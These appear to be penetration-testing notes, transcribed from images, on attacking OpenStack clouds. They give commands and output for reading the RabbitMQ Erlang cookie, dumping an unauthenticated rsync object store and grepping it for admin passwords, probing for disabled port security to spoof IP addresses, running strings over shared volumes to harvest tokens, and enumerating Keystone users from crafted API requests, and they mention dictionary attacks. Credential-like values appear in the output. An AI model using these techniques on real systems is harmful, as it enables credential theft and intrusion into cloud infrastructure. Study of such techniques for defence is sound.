
```
[heat-admin@overcloud-controller-0 ~]$ sudo docker exec -it rabbitmq cat /var/lib/rabbitmq/.erlang.cookie
fRjf9TsBzrf4AnRyeCWy
```

rsync Server

usually swift is used for object storage, but when this service is not available by default it switches to ***rsync***

- this service ***does not require*** authentication

```
rsync -av rsync://192.168.100.1/object/ . | head // this helps us see the database
grep -REi -e ' RabbitCookie: [a-z0-9]+' -e ' AdminPassword: [a-z0-9]+' *
```



```
# rsync -av rsync://192.168.100.1/object/ . | head
receiving incremental file list
./
1/
1/accounts/
1/accounts/310/
1/accounts/310/b9d/
1/accounts/310/b9d/4daf4c04b735745baedf14e09a0b3b9d/
1/accounts/310/b9d/4daf4c04b735745baedf14e09a0b3b9d/.lock
1/accounts/310/b9d/4daf4c04b735745baedf14e09a0b3b9d/4daf4c04b735745baedf14e09a0b3b9d.db
1/accounts/310/b9d/4daf4c04b735745baedf14e09a0b3b9d/4daf4c04b735745baedf14e09a0b3b9d.db.pending
#
# grep -REi -e ' RabbitCookie: [a-z0-9]+' -e ' AdminPassword: [a-z0-9]+' *
1/objects/409/b60/66414d1e019fb2437538fa1bab468b60/1586294305.80668.data:  AdminPassword: rfeKEU8WxtzXjg7nGkpThvmgp
1/objects/409/b60/66414d1e019fb2437538fa1bab468b60/1586294305.80668.data:  RabbitCookie: JszqVbJHnXPZxNBVNnTw
1/objects/650/a60/a29f8b21cf46417482a97ab8df291a60/1594138853.75957.data:  AdminPassword: ME4fyz7wDsJmE8yHYP4rRXZMj
1/objects/650/a60/a29f8b21cf46417482a97ab8df291a60/1594138853.75957.data:  RabbitCookie: fRjf9TsBzrf4AnRyeCWy
```


Attacks on openStack

ARP/ IP spoofing

conditions:

- port security is disable // this filters MAC and IP addresses
- Add a secondary IP // secondary network interface
- Ping the router. If it replies back, it is disable

```
ping -w 1 -c 1 -I 10.0.0.181 10.0.0.1 // possible to locate the router with trace rou
```



```
debian@demo:~$ ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1450 qdisc pfifo_fast state UP group default qlen 1000
    link/ether fa:16:3e:52:19:91 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.180/24 brd 10.0.0.255 scope global dynamic eth0
       valid_lft 86171sec preferred_lft 86171sec
    inet 10.0.0.181/24 scope global secondary eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::f816:3eff:fe52:1991/64 scope link
       valid_lft forever preferred_lft forever
debian@demo:~$
debian@demo:~$ ping -w 1 -c 1 -I 10.0.0.181 10.0.0.1
PING 10.0.0.1 (10.0.0.1) from 10.0.0.181 : 56(84) bytes of data.

--- 10.0.0.1 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

debian@demo:~$ ping -w 1 -c 1 -I 10.0.0.181 10.0.0.1
PING 10.0.0.1 (10.0.0.1) from 10.0.0.181 : 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=2.10 ms

--- 10.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.095/2.095/2.095/0.000 ms
```


although it is possible to do an ARP spoofing attack, it disrupts the network thus, it is not recommendable

Data Exfiltration

due to the volatility of the instances, they share the same volumes.

Restrictions

- thin provisioning, only allows to write on disk, else it only stores it virtuallly.
- Use string on one of the shared volumes to obtain sensitive data



```
debian@demo:~$ lsblk
NAME   MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
vda    254:0    0   2G  0 disk
└─vda1 254:1    0   2G  0 part /
vdb    254:16   0   1G  0 disk
debian@demo:~$ sudo strings /dev/vdb | grep -e root: -e password -e token -e secret | head
python-secretstorage
access_token.pygXA
request_token.py\A
tokens.pyst_
token.py
token.py.dpkg-new
refresh_token.py
resource_owner_password_credentials.py
refresh_token.py.dpkg-new
resource_owner_password_credentials.py.dpkg-new
```

Escaping from container

Uses qemu-kvm: simulation for the hypervisor


although there are some existing vulnerabilities in both qemu and processors, they are version dependent, thus if the system is up to date, it is not going to affect it.

Once connected to the platform

user enumeration


- communicating with the API directly results in the same error, but it is possible to enum users by the time it takes to receive a reply back #burpsuit
    - if the user exists, the reply will take considerably longer.

- if we send commands using an existing user, it will throw an error saying that authentication is required
  - otherwise, it says that the user hasn't been found.



```
POST /v3/auth/tokens HTTP/1.1
Host: 192.168.110.23:5000
Accept-Encoding: gzip, deflate
Accept: application/json
Connection: close
Content-Type: application/json
Content-Length: 164

{
  "auth":{
    "identity":{
      "methods":[
        "application_credential"
      ],
      "application_credential":{
        "user":{
          "name":"admin2",
          "domain":{
            "name":"Default"
          }
        },
        "name":"foo"
      }
    }
  }
}
```

```
HTTP/1.1 404 Not Found
Date: Fri, 04 Dec 2020 12:47:04 GMT
Server: Apache
Vary: X-Auth-Token
x-openstack-request-id: req-f472e655-8acf-4fdd-9355-6b48135cbead
Content-Length: 89
Connection: close
Content-Type: application/json

{
  "error":{
    "message":"Could not find user: admin2.",
    "code":404,
    "title":"Not Found"
  }
}
```




```
POST /v3/auth/tokens HTTP/1.1
Host: 192.168.110.23:5000
Accept-Encoding: gzip, deflate
Accept: application/json
Connection: close
Content-Type: application/json
Content-Length: 163

{
  "auth":{
    "identity":{
      "methods":[
        "application_credential"
      ],
      "application_credential":{
        "user":{
          "name":"admin",
          "domain":{
            "name":"Default"
          }
        },
        "name":"foo"
      }
    }
  }
}
```

```
HTTP/1.1 401 Unauthorized
Date: Fri, 04 Dec 2020 12:44:26 GMT
Server: Apache
Vary: X-Auth-Token
x-openstack-request-id: req-febaa12b-e5fa-4942-bb41-839935d86138
WWW-Authenticate: Keystone uri="http://192.168.110.23:5000"
Content-Length: 114
Connection: close
Content-Type: application/json

{
  "error":{
    "message":"The request you have made requires authentication.",
    "code":401,
    "title":"Unauthorized"
  }
}
```

Dictionary attack to users

- By default, Openstack doesn't lock us out if the configuration *lockout_failure_attempts* is not on

